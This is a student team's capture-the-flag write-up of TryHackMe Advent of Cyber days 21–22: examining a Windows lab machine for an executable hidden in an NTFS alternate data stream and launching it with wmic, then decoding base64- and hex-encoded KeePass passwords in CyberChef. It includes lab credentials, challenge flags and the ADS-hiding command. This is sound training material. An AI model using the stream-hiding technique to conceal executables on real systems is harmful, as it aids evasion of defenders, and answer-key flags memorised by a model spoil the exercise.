

PSP0201

Week 6

Writeup

Group Name: Modus Potent

Members


ID	Name	Role
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah bin Kamaruddin	Member
1211103649	Nur Qistina binti Roslan	Member

Day 21: Time for some ELForensics


Tools Used: TryHackMe, Windows PowerShell, Windows Management Instrumentation

Question 1

To find where the database connector file is hidden we can use the attackbox and remmina to get connected to the remote machine. By placing the IP address we can place the given credentials for username and password. As well as changing the colour depth to RemoteFX (32bpp).



By opening windows powershell and opening the documents. We can see a number of files that can be identified whether or not they are legitimate or not.



Question 2

To answer the question regarding what is the hash for the MD5 file we can check by typing out “more ‘.\db file hash.txt’” and from there we can see MD5 file’s hash which is 596690FFC54AB6101932856E6A78E3A1 as well as the hash of the mysterious executable that can be confirmed is 5F037501FB542AD2D9B06EB12AED09F0.

The screenshot shows a Windows PowerShell window titled "Windows PowerShell" running on a host with IP 10.10.28.209. The command PS C:\Users\littlehelper\Documents> ls '.\db file hash.txt' lists a single file "db file hash.txt". The command PS C:\Users\littlehelper\Documents> more '.\db file hash.txt' displays the contents of the file, showing the MD5 hash 596690FFC54AB6101932856E6A78E3A1. The command PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe shows the MD5 hash 5F037501FB542AD2D9B06EB12AED09F0. The lines containing the MD5 hash values are circled in red.

```
PS C:\Users\littlehelper\Documents> ls '.\db file hash.txt'

    Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----              ->-----          ----- 
-a---       11/23/2020 11:21 AM           63 db file hash.txt

PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm      Hash
----          ----
MD5           5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents>
```

Question 3

In order to find the hash for file SHA256 the same thing can be done as finding the MD5 file by just replacing it with the desired file which can be found that is F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED.

The screenshot shows a Windows PowerShell window titled "Windows PowerShell" running on a host with IP 10.10.28.209. The command Executing (Win32_Process)->Create() Method execution successful. Out Parameters: instance of __PARAMETERS { ReturnValue = 21; } creates a new process. The command wmic process call create \${Resolve-Path .\deebee.exe:hidedb} Executing (Win32_Process)->Create() Method execution successful. Out Parameters: instance of __PARAMETERS { ProcessId = 4464; ReturnValue = 0; } creates a hidden process with ID 4464. The command PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe shows the SHA256 hash F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED. The line containing the SHA256 hash value is circled in red.


```
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 21;
}

PS C:\Users\littlehelper\Documents> wmic process call create ${Resolve-Path .\deebee.exe:hidedb}
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4464;
    ReturnValue = 0;
}

PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm      Hash
----          ----
SHA256        F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents>
```


From here we will have to run the file in order to gain information about it, but as we run the file it gives us the response below indicating the original file had moved to another location. To get a glimpse of this mysterious file we can execute it by using the strings tool which is located in c:\Tools.



```
Hahaha ... guess what?  
Your database connector file has been moved and you'll never find it!  
I guess you can't query the naughty list anymore!  
>;^P
```


Question 4

With that, we can see a plethora of information displayed, one of which is what we needed, that is the hidden flag within the executable that is THM{f6187e6cbeb1214139ef313e108cb6f9}.



```
THM{f6187e6cbeb1214139ef313e108cb6f9}
```


Amongst the other information, you will see a command that is related to Alternate Data Streams (ADS)



```
Windows PowerShell
System.Runtime.CompilerServices.DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM:ff187ec6cceb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -Value $(Get-Content $([System.IO.File]::ReadAllText('C:\Users\littlehelper\Documents\db.exe')) -Stream hidedb)
Hahaha ... guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;>P
z\W
WrapNonExceptionThrows
deebee
Copyright
2020
$e8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSRS
```

Question 5

In order to find the powershell command used to view ADS, we can use the command `Get-Item -Path .\deebee.exe -Stream *`. From there we can see two different files which are `$DATA` and `hidedb`, both of which have different lengths as well. We can recall that there is an alternate data stream from another file which is hidden that is executable. To launch the hidden file we can run it on a built in windows tool, Windows Management Instrumentation and use the command `wmic process call create $(Resolve-Path file.exe:streamname)`




```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe
PSChildName    : deebee.exe::$DATA
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer  : False
FileName        : C:\Users\littlehelper\Documents\deebee.exe
Stream          :::$DATA
Length          : 5632

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe
PSChildName    : deebee.exe:hidedb
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer  : False
FileName        : C:\Users\littlehelper\Documents\deebee.exe
Stream          : hidedb
Length          : 6144
```

Question 6

Once everything is done running we can see that we have access to see who is on the naughty and nice list as well as the flag that is displayed when you run the database connector file which is THM{088731ddc7b9fdeccaed982b07c297c}.



Question 7


In order to see Sharika spooner is places we can press 1 and can see that she is placed in the naughty list

A screenshot of a terminal window showing a list of names. The names are listed in a hierarchical tree structure. The name "Sharika Spooner" is highlighted with a red oval at the bottom of the list.

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
+Margery Weatherly
+Glenn Montufar
+Joy Keisler
+Wendy Lair
+Lucas Gravitt
+Malika Burley
+Darleen Rhea
+Mozell Linger
+Shantell Matsumoto
+Garth Arambula
+Lavada Whitlock
+Chance Heisler
+Goldie Kimrey
+Muriel Ariza
+Missy Stiner
+Sanford Geesey
+Jovan Hullett
+iSherlene Loehr
+Melisa Vanhoose
+Sharika Spooner
}Sucks for them .. Returning to the User Me
```

Question 8

Whereas for Jaime Victoria on the other hand she is placed in the nice list after we have pressed number 2 to view the list.



The screenshot shows a terminal window titled '10.10.28.209'. The command run was 'C:\Users\littlehelper\Documents\deebee.exe:hidedb'. The output lists numerous names, with 'Jaime Victoria' highlighted by a red circle. The text at the bottom of the list reads: 'Awesome .. Great! Returning to the User Menu...'

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
+ Gabriel Youngren
+ Lilia Waldrip
+ Jesenia Pressley
+ Zulema McGrory
+ Alishia Abadie
+ Clementine Wotring
+ Maximina Lamer
+ Allyson Reich
+ Laurine Bryce
+ Carmelo Reichel
+ Savannah Helsel
+ Rossie Nordin
+ Glenn Malpass
+ Dahlia Bortz
+ Denice Wachtel
+ Frances Merkle
+ Thomasena Latimore
+ Laurena Gardea
+ Delphine Gossard
+ Jaime Victoria
}
Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:


Starting off we accessed the machine by logging in remmina using 10.10.28.209 server as well as inputting the “littlehelper” as the username and “iLove5now!” as the password. From there the virtual machine will load for 3 minutes and then we will be using powershell where we can obtain file hashes. After that we can see our files displayed if we type in documents and dir. If we type in more for the filename db.exe we will obtain a hash 596690FFC54AB6101932856E6A78E3A1, whereas if we were to find the MD5 file hash of the mysterious executable we can just input Get-FileHash -Algorithm MD5 .\deebee.exe where 5F037501FB542AD2D9B06EB12AED09F0 can be seen. To find SHA256 file hash we can type something similar as before but just replacing the MD5 with SHA256 where F5092B78B844E4A1A7C95B1628E39EB6BF0117B06D5A7B6EED99F5585FED can be seen as the hash. If we were to run the deebee.exe file we will be left with a malicious comment written by the hacker so to have a look into the mysterious file we can use the strings tool which c:\Tools where we are presented with a lot of information, one of which is the hidden flag that is within the executable file that is THM{f6187e6cbeb1214139ef313e108cb6f9}. There is also a command that relates to ADS indicating that the file contains more than one stream of data. In order to open up ADS we can use the powershell command Get-Item -Path .\deebee.exe -Stream *. The database connector file is an executable file and in order to launch the hidden file we must use a built in windows tool called Windows Management Instrumentation, before that we ran a command within ADS which is wmic process call create \$(Resolve-Path .\deebee.exe:hidedb). From there we are presented with the flag that is displayed when you run the database connector file as well as the people who are in the naughty and nice list.

Day 22: Elf McEager becomes CyberELF

Tools Used: AttackBox, Remmina,

Question 1&2

After we logged in Remmina, using the name of the folder that was at the Desktop and decoding it in CyberChef,



we were able to get the password to KeePass database, which is **thegrinchwashere**. For question 2, looking at the properties in CyberChef, we saw that the encoding method listed as the 'Matching ops' is **base64**.

Recipe

Magic

Depth 3

Intensive mode Extensive language support

Crib (known plaintext string or regex)

Input

dGhIZ3pbmNod2FzaGVyZQ==

Output

Recipe (click to load) Result snippet Properties

From_Base64('A-Za-z0-9+/=',true,false)


thegrinchwashere

Possible languages: English German Dutch Indonesian

Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28


Question 3

Opening KeePass and going to the Private section, we were able to get the notes on the hiya key, which is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P**



Question 4

Going to the Network section to find Elf Server, we right-clicked on the Elf Server there and edited its entry and successfully, we were able to see its password, but not yet the true one. Again using CyberChef,



we were able to get the decoded password of Elf Server, which is **sn0wM4n!**

The screenshot shows the Hex Fiend application interface. The 'Input' panel contains the hex string: 736e30774d346e21. The 'Output' panel shows the decoded result: sn0wM4n!. The 'Properties' table for the output row indicates it is valid UTF8 with an entropy of 2.75. The 'Recipe' section at the top has 'From_Hex("None")' selected.


Question 5

Putting hex as the recipe, we confirmed that **hex** was the encoding used on the Elf Server password.

The screenshot shows the Hex Fiend application interface. The 'Input' panel contains the hex string: 736e30774d346e21. The 'Output' panel shows the decoded result: sn0wM4n!. The 'Properties' table for the output row indicates it is valid UTF8 with an entropy of 3.03. The 'Recipe' section at the top has 'From_Hex' selected.

Question 6

Going to the eMail section in KeePass, using the same method as question 4, we saw the password for ElfMail and went ahead to decode it on CyberChef.




After decoding it, we were able to acquire the decoded password value for ElfMail, which is **ic3Skating!**

The screenshot shows the CyberChef application interface. The "Input" pane contains the encoded password: "ic3Skating!". The "Output" pane shows the result of the decoding process. It includes a table with columns "Recipe (click to load)", "Result snippet", and "Properties". The "Result snippet" column shows "ic3Skating!". The "Properties" column for the first row shows "Valid UTF8" and "Entropy: 3.28". The second row shows matching operations: "From Base64", "From HTML Entity", "Valid UTF8", and "Entropy: 3.33".

Question 7

